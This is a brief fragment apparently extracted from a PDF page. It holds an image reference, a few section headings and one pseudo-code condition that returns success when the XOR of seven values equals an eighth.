
DATA

CONDITIONS

if  $((n_1 \oplus n_2 \oplus n_3) \oplus (n_4 \oplus n_5 \oplus n_6 \oplus n_7)) == n_8$   
return success



## Internal status flag









# Questions

